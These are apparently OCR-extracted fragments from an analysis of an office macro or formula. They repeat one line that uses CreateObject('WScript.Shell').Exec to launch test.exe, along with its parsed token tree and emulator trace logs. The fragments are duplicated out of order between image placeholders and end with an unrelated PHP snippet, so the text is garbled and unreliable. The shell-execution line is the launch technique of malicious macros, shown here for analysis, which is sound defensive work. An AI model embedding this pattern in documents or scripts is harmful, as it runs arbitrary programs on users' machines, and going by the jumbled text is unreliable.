
```
i =
CreateObject("WScript.Shell").
Exec("test.exe")
```

```
      PtgStr : test.exe
      PtgName : exec
    PtgFunc :  P(1) :  I(0)
      PtgStr : WScript.Shell
      PtgName : createobject
    PtgFunc :  P(1) :  I(0)
  PtgBase : .
  PtgName : i
PtgPtEq : =
```



```
i =
CreateObject("WScript.Shell").
Exec("test.exe")
```


```
      PtgStr : test.exe
      PtgName : exec
    PtgFunc :  P(1) :  I(0)
      PtgStr : WScript.Shell
      PtgName : createobject
    PtgFunc :  P(1) :  I(0)
  PtgBase : .
  PtgName : i
PtgPtEq : =
```




```
__main__!0 API: WSCRIPT.SHELL = createobject ("wscript.shell")
```

```
i =
CreateObject("WScript.Shell").
Exec("test.exe")
```


```
      PtgStr : test.exe
      PtgName : exec
    PtgFunc :  P(1) :  I(0)
      PtgStr : WScript.Shell
      PtgName : createobject
    PtgFunc :  P(1) :  I(0)
  PtgBase : .
  PtgName : i
PtgPtEq : =
```




```
__main__!0 API: WSCRIPT.SHELL = createobject ("wscript.shell")
```

```
i =
CreateObject("WScript.Shell").
Exec("test.exe")
```


```
      PtgStr : test.exe
      PtgName : exec
    PtgFunc :  P(1) :  I(0)
      PtgStr : WScript.Shell
      PtgName : createobject
    PtgFunc :  P(1) :  I(0)
  PtgBase : .
  PtgName : i
PtgPtEq : =
```




```
__main__!0 API: WSCRIPT.SHELL = createobject ("wscript.shell")
```


```
      PtgStr : test.exe
      PtgName : exec
    PtgFunc :  P(1) :  I(0)
      PtgStr : WScript.Shell
      PtgName : createobject
    PtgFunc :  P(1) :  I(0)
  PtgBase : .
  PtgName : i
PtgPtEq : =
```

i =
CreateObject("WScript.Shell").
Exec("test.exe")




```
__main__!0 API: WSCRIPT.SHELL = createobject ("wscript.shell")
__main__!0 API: 0 = WSCRIPT.SHELL.exec ("test.exe")
```

i =
CreateObject("WScript.Shell").
Exec("test.exe")




```
      PtgStr : test.exe
      PtgName : exec
    PtgFunc :  P(1) :  I(0)
      PtgStr : WScript.Shell
      PtgName : createobject
    PtgFunc :  P(1) :  I(0)
  PtgBase : .
  PtgName : i
PtgPtEq : =
```

```
__main__!0 API: WSCRIPT.SHELL = createobject ("wscript.shell")
__main__!0 API: 0 = WSCRIPT.SHELL.exec ("test.exe")
__main__!0 BASE: WSCRIPT.SHELL . 0
```

```
i =
CreateObject("WScript.Shell").
Exec("test.exe")
```



```
      PtgStr : test.exe
      PtgName : exec
    PtgFunc :  P(1) :  I(0)
      PtgStr : WScript.Shell
      PtgName : createobject
    PtgFunc :  P(1) :  I(0)
  PtgBase : .
  PtgName : i
PtgPtEq : =
```

```
__main__!0 API: WSCRIPT.SHELL = createobject ("wscript.shell")
__main__!0 API: 0 = WSCRIPT.SHELL.exec ("test.exe")
__main__!0 BASE: WSCRIPT.SHELL . 0
__main__!0 ASSIGN: i = 0
```

s = empty (_server ["HTTPS"]) ? “” : (_server ["HTTPS"] == "on") ? "s" : “”

